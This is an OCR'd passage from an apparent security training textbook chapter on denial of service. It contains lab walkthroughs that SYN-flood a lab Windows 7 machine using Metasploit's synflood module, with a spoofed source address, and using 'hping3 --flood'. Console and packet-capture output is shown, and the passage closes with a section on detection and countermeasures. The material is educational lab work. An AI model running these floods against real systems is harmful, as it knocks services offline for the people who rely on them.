could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?

       =[ metasploit v4.16.31-dev                         ]
+ -- --=[ 1726 exploits - 986 auxiliary - 300 post        ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```


Figure 10-10 Metasploit Framework

4. Enter the command “**use auxiliary/dos/tcp/synflood**”

msf> **use auxiliary/dos/tcp/synflood**

5. Enter the command “**show options**”

msf auxiliary(dos/tcp/synflood) > **show options**




```
+ -- --=[ 507 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxilary/dos/tcp/synflood
[-] Failed to load module: auxilary/dos/tcp/synflood
msf > use auxiliary/dos/tcp/synflood
msf auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOST                       yes       The target address
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else rand
omizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new d
ata

msf auxiliary(dos/tcp/synflood) > 
```

Figure 10-11 Validating Module options

Result showing default configuration and required parameters.

6. Enter the following commands

msf auxiliary(dos/tcp/synflood) > **set RHOST 10.10.50.202**
msf auxiliary(dos/tcp/synflood) > **set RPORT 21**
msf auxiliary(dos/tcp/synflood) > **set SHOST 10.0.0.1**
msf auxiliary(dos/tcp/synflood) > **set TIMEOUT 30000**




```
Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOST                       yes       The target address
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else rand
omizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new d
ata

msf auxiliary(dos/tcp/synflood) > set RHOST 10.10.50.202
RHOST => 10.10.50.202
msf auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf auxiliary(dos/tcp/synflood) > set SHOST 10.0.0.1
SHOST => 10.0.0.1
msf auxiliary(dos/tcp/synflood) > set TIMEOUT 30000
TIMEOUT => 30000
msf auxiliary(dos/tcp/synflood) > 
```

Figure 10-12 Configuring Module Parameters

7. Enter the command “**exploit**”

msf auxiliary(dos/tcp/synflood) > **exploit**




```
   ----      ---------------  --------  -----------
   INTERFACE                  no        The name of the interface
   NUM                        no        Number of SYNs to send (else unlimited)
   RHOST                      yes       The target address
   RPORT      80              yes       The target port
   SHOST                      no        The spoofable source address (else rand
omizes)
   SNAPLEN    65535           yes       The number of bytes to capture
   SPORT                      no        The source port (else randomizes)
   TIMEOUT    500             yes       The number of seconds to wait for new d
ata

msf auxiliary(dos/tcp/synflood) > set RHOST 10.10.50.202
RHOST => 10.10.50.202
msf auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf auxiliary(dos/tcp/synflood) > set SHOST 10.0.0.1
SHOST => 10.0.0.1
msf auxiliary(dos/tcp/synflood) > set TIMEOUT 30000
TIMEOUT => 30000
msf auxiliary(dos/tcp/synflood) > exploit

[*] SYN flooding 10.10.50.202:21...
```

Figure 10-13 Exploit

SYN flooding attack is started.

8. Now, login to Windows 7 machine (Victim).
9. Open **Task Manager** and observe the performance graph.



CPU Usage: 31 %

Memory: 1.40 GB

Physical Memory (MB)	
Total	2047
Cached	617
Available	612
Free	0


Kernel Memory (MB)	
Paged	179
Nonpaged	44

System	
Handles	20308
Threads	699
Processes	70
Up Time	5:00:35:27
Commit (MB)	1622 / 4095

Processes: 70 CPU Usage: 31% Physical Memory: 70%

Figure 10-14 CPU Usage of Victim's machine

10. Open Wireshark and set the filter to TCP to filter desired packets.



*Local Area Connection
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
+

```
No.    Time      Source     Destination   Protocol Length Info
 14027 5.942970  10.0.0.1   10.10.50.202  TCP      60 42619 → 21 [SYN] Seq=
 14028 5.942971  10.0.0.1   10.10.50.202  TCP      60 11341 → 21 [SYN] Seq=
 14029 5.942973  10.0.0.1   10.10.50.202  TCP      60 [TCP Port numbers reu
 14030 5.942974  10.0.0.1   10.10.50.202  TCP      60 18943 → 21 [SYN] Seq=
 14031 5.942974  10.0.0.1   10.10.50.202  TCP      60 54068 → 21 [SYN] Seq=
 14032 5.944769  10.0.0.1   10.10.50.202  TCP      60 7456 → 21 [SYN] Seq=0
```

```
▷ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▷ Ethernet II, Src: Vmware_cf:4f:dd (00:0c:29:cf:4f:dd), Dst: Vmware_20:c4:a9 (00:0c:29:20:c4:a9)
▷ Internet Protocol Version 4, Src: 10.0.0.1, Dst: 10.10.50.202
▷ Transmission Control Protocol, Src Port: 39268, Dst Port: 21, Seq: 0, Len: 0
```

```
0000  00 0c 29 20 c4 a9 00 0c  29 cf 4f dd 08 00 45 00   ··) ···· )·O···E·
0010  00 28 06 2b 00 00 d9 06  94 d0 0a 00 00 01 0a 0a   ·(·+···· ········
0020  32 ca 99 64 00 15 f0 f2  95 97 00 00 00 00 50 02   2··d···· ······P·
0030  02 b1 46 59 00 00 00 00  00 00 00 00               ··FY···· ····
```

wireshark_5C30E51D-C1D2-40F2-..._20180507031758_a04976.pcapng
Packets: 14954 · Displayed: 14954 (100.0%)
Profile: Default

Figure 10-15 Capturing Packets


Lab 10-2: SYN Flooding Attack using Hping3

Case Study: In this lab, we are using Kali Linux for SYN Flood attack on Windows 7 machine (10.10.50.202) using the Hping3 command. We also use Wireshark filter to check the packets on victim's machine.

Procedure:

1. Open Kali Linux Terminal
2. Type the command "**hping3 10.10.50.202 --flood**"


root@kali:~# **hping3 10.10.50.202 --flood**



```
root@kali:~# hping3 10.10.50.202 --flood
HPING 10.10.50.202 (eth0 10.10.50.202): NO FLAGS are set, 40 headers + 0 data by
tes
hping in flood mode, no replies will be shown
```

Figure 10-16 SYN flooding using Hping3

3. Open Windows 7 machine and capture packets.
4. Wireshark application might become unresponsive.



*Local Area Connection
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
+

```
No.     Time      Source         Destination    Protocol  Length Info
 7244…  7.833110  10.10.50.200   10.10.50.202   TCP       60 2971 → 0 [<None>] Seq=2620678890 Win=512 Len=0
 7244…  7.833111  10.10.50.200   10.10.50.202   TCP       60 2972 → 0 [<None>] Seq=3244374262 Win=512 Len=0
 7244…  7.833111  10.10.50.200   10.10.50.202   TCP       60 2973 → 0 [<None>] Seq=513038262 Win=512 Len=0
 7244…  7.833112  10.10.50.200   10.10.50.202   TCP       60 2974 → 0 [<None>] Seq=3874266745 Win=512 Len=0
 7244…  7.833113  10.10.50.200   10.10.50.202   TCP       60 [TCP Previous segment not captured] 2975 → 0 [<None>] Seq=15851733…

▷ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▷ Ethernet II, Src: Vmware_cf:4f:dd (00:0c:29:cf:4f:dd), Dst: Vmware_20:c4:a9 (00:0c:29:20:c4:a9)
▷ Internet Protocol Version 4, Src: 10.10.50.200, Dst: 10.10.50.202
▷ Transmission Control Protocol, Src Port: 20752, Dst Port: 0, Seq: 1, Len: 0

0000  00 0c 29 20 c4 a9 00 0c  29 cf 4f dd 08 00 45 00   ··) ···· )·O···E·
0010  00 28 15 f5 00 00 40 06  eb 35 0a 0a 32 c8 0a 0a   ·(····@· ·5··2···
0020  32 ca 51 10 00 00 76 ec  16 cc 5b aa 1a a4 50 00   2·Q···v· ··[···P·
0030  02 00 df 27 00 00 00 00  00 00 00 00               ···'···· ····

wireshark_5C30E51D-C1D2-40F2-A507-84A491739CD4_20180507043451_a04944.pcapng  Packets: 724424 · Displayed: 724415 (100.0%)  Profile: Default
```

Figure 10-17 Capturing Packets

Counter-measures

Detection Techniques

There are several ways to detect and prevent DoS/DDoS attacks. The The following are common security techniques:

Activity Profiling

Activity profiling means monitoring the activities running on a system or network. By monitoring the traffic flow, DoS/DDoS attacks can be observed by the analysis of packet's header information for TCP Sync, UDP, ICMP and Netflow traffic. Activity profiling is measured by comparing it from average traffic rate of a network.

Wavelet Analysis

Wavelet-based Signal Analysis is an automated process of detecting DoS/DDoS attacks by analysis of input signals. This automated detection is used to detect volume-based anomalies. Wavelet analysis evaluates the traffic and filter on a certain scale whereas Adaptive threshold techniques are used to detect DoS attacks.

Sequential Change-Point Detection

Change-Point detection is an algorithm which is used to detect denial of Service (DoS) attacks. This Detection technique uses non-parametric Cumulative Sum (CUSUM) algorithm to detect traffic patterns. Change-Point detection requires very low computational overheads hence efficient and immune to attacks resulting in high accuracy.

DoS/DDoS Countermeasure Strategies

DDoS Attack Countermeasures

- Protect secondary victims
- Detect and neutralize handlers
- Enabling ingress and egress filtering
- Deflect attacks by diverting it to honeypots
- Mitigate attacks by load balancing
- Mitigate attacks disabling unnecessary services
- Using Anti-malware
- Enabling Router Throttling
- Using a Reverse Proxy
- Absorbing the Attack
- Intrusion Detection Systems

Techniques to Defend against Botnets

RFC 3704 Filtering

Botnet Defensive technique includes using RFC 3704 Filtering. RFC 3704 is designed for Ingress filtering for multi-homed networks to limit the DDoS attacks. It denies the traffic with a spoofed address to access the network and ensure the trace to its source address.

Cisco IPS Source IP Reputation Filtering

Source IP Reputation Filtering feature is ensured by Cisco IPS devices which are capable of filtering the traffic against the reputation score and other factors. IPS devices collect real-time information from Sensor Base Network. Its Global Correlation feature ensures the intelligence update of known threats including botnets and malware to help in detection of advance and latest threats. These threat intelligence updates are frequently downloaded on IPS and firepower devices of Cisco.

Black Hole Filtering

Black Hole Filtering is a process of silently dropping the traffic (either incoming or outgoing traffic) so that the source is not notified about discarding of the packet. Remotely Triggered Black Hole Filtering (RTBHF), a routing technique, is used to mitigate DoS attacks by using Border Gateway Protocol (BGP). The router performs Black hole filtering using null 0 interfaces. However, it can be done with the conjunction with BGP or configure a null 0 interface.

Enabling TCP Intercept on Cisco IOS Software

TCP Intercept command is used on Cisco IOS routers to protect TCP Servers form TCP SYN flooding attacks. TCP Intercept feature prevents the TCP SYN, a type of DoS attack by interception and validation of TCP connections. Incoming TCP Synchronization (SYN) packets are matched against the extended access list. TCP intercept software responds the TCP connection request with the requesting client on behalf of the destination server; if the connection is successful, it initiates a session with destination server on behalf of requesting client and knits the connection together transparently. Thus, SYN flooding will never reach the destination server.


